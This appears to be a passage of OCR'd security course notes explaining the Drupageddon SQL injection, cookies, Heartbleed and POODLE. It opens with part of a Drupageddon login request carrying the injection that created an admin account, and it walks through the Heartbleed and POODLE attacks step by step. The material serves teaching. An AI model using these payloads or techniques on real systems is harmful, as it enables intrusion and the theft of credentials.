=test3&name[]=crap&pass=test&test2=test&form_build_id=&form_id=user_login_block&op=log in
```

SQL injection: attacker exploited the Drupageddon vulnerability by placing an SQL Injection payload within the "name[]" array contents

This added and activated (by setting the "status=1" setting) a new ***admin*** account ("uid = 1") with a preset password hash.

Cookies

HTTP is a stateless protocol. Cookies are used to record the state of a connection between client and server across several HTTP requests. Instead of the server trying to track the connection state, the server provides cookie data for the client to store. The server specifies the cookie name.

The cookie size is limited to 4kb. The server may store some information on the server side and the cookie maybe some type of index into the server session information.

Cookies are associated with a domain. A cookie created by server1.yahoo.com can be accessed by server5.yahoo.com because they have the same root domain.

Heartbleed

Due to coding error in OpenSSL that didn't check the length of a buffer, an attacker was able to dump up to 64k of memory near the SSL heartbeat on the affected server

OpenSSL 1.0.1 through 1.0.1f (inclusive) are vulnerable (1.0.0 was not vulnerable)

- Attack can be repeated many times to obtain different 64k memory allocations
- Patched in OpenSSL 1.0.1g

What's in memory to leak?


Private keys (cryptographic keys)

- Data otherwise encrypted by SSL
  - Usernames and passwords
  - Session identifiers
  - Your private data

Here is how the attack works:

Attacker Sends

SSL v3 Record Length (4 bytes)	HeartBeat Message Type (1 byte)	Heartbeat Message Length (2 bytes)	Message Data (variable bytes)



Notice: the attacker controls the SSLv3 record length AND the heartbeat message length


SSL v3 Record Length = 4	HeartBeat Message HB_REQUEST	Heartbeat Message Length = 65535	Message Data 1 random byte

Victim Replies

SSL v3 Record Length = 65535	HeartBeat Message HB_RESPONSE	Heartbeat Message Length = 65535	Message Data 1 random byte

Almost 64k (-1 byte) of extra memory allocated to the server process…

Memory contains ?????
Could include private SSL keys, usernames, passwords, or other sensitive data.



Here is some example data that could be read. The highlighted block is supposed to be secret, but was stored in plain text in RAM, so it could be read out using the heartbleed attack.

Heartbleed attack was the root cause of the data breach at Community Health Systems hospitals. Attackers stole 4.5 million patient identification records after breaching the VPN using leaked credentials obtained via heartbleed.

https://www.trustedsec.com/august-2014/chs-hacked-heartbleed-exclusive-trustedsec/

Attackers were able to glean user credentials from memory on a CHS Juniper device via the heartbleed vulnerability (which was vulnerable at the time) and use them to login via a VPN.


SSLv3 Vulnerability called POODLE (Padding Oracle On Downgraded Legacy Encryption)

Consider the following plaintext HTTP request, broken into 8-byte blocks (as in 3DES), the same idea works for 16-byte blocks (as in AES) as well:

GET / HT	TP/1.1\r\n	Cookie:	abcdefgh	\r\n\r\nXXXX	*MAC data*	•••••••7

The last block contains seven bytes of padding (represented as •) and the final byte is the *length* of the padding. (I've used a fictional, 8-byte MAC, but that doesn't matter.) Before transmission, those blocks would be encrypted with 3DES or AES in CBC mode to provide confidentiality.

Now consider how CBC decryption works at the receiver:



An attacker can't see the plaintext contents shown in the diagram, above. They only see the CBC-encrypted ciphertext blocks. But what happens if the attacker duplicates the block containing the cookie data and overwrites the last block with it? When the receiver decrypts the last block it XORs in the contents of the previous ciphertext (which the attacker knows) and checks the authenticity of the data.

Critically, since SSLv3 doesn't specify the contents of the padding (•) bytes, the receiver cannot check them. Thus the record will be accepted if, and only if, the last byte ends up as a seven.


An attacker can run Javascript in any origin in a browser and cause the browser to make requests (with cookies) to any other origin. If the attacker does this block duplication trick they have a 1-in-256 chance that the receiver won't reject the record and close the connection. If the receiver accepts the record then the attacker knows that the decryption of the cookie block that they duplicated, XORed with the ciphertext of the previous block, equals seven. Thus they've found the last byte of the cookie using (on average) 256 requests.

Now the attacker can increase the length of the requested URL and decrease the length of something after the cookies and make the request look like this:

GET /a H	TTP/1.1\r	\nCookie:	abcdefg	h\r\n\r\nxxx	*MAC data*	•••••••7

Note that the Cookie data has been shifted so that the second to last byte of the data is now at the end of the block. So, with another 256 requests the attacker can expect to have decrypted that byte and so on.

Thus, with an average of 256×n requests and a little control of the layout of those requests, an attacker can decrypt *n* bytes of plaintext from SSLv3. The critical part of this attack is that SSLv3 doesn't specify the contents of padding bytes (the •s). TLS does and so this attack doesn't work because the attacker only has a 2^{-64} or 2^{-128} chance of a duplicated block being a valid padding block.



Repeated requests for similar URLs force successive bytes of the authentication cookie in the last byte position of a CBC block, allowing that block to be pasted over the SSL 3.0 padding and exposing each highlighted byte in turn to a POODLE attack. (CRLF denotes the two-byte line ending code used in HTTP requests.)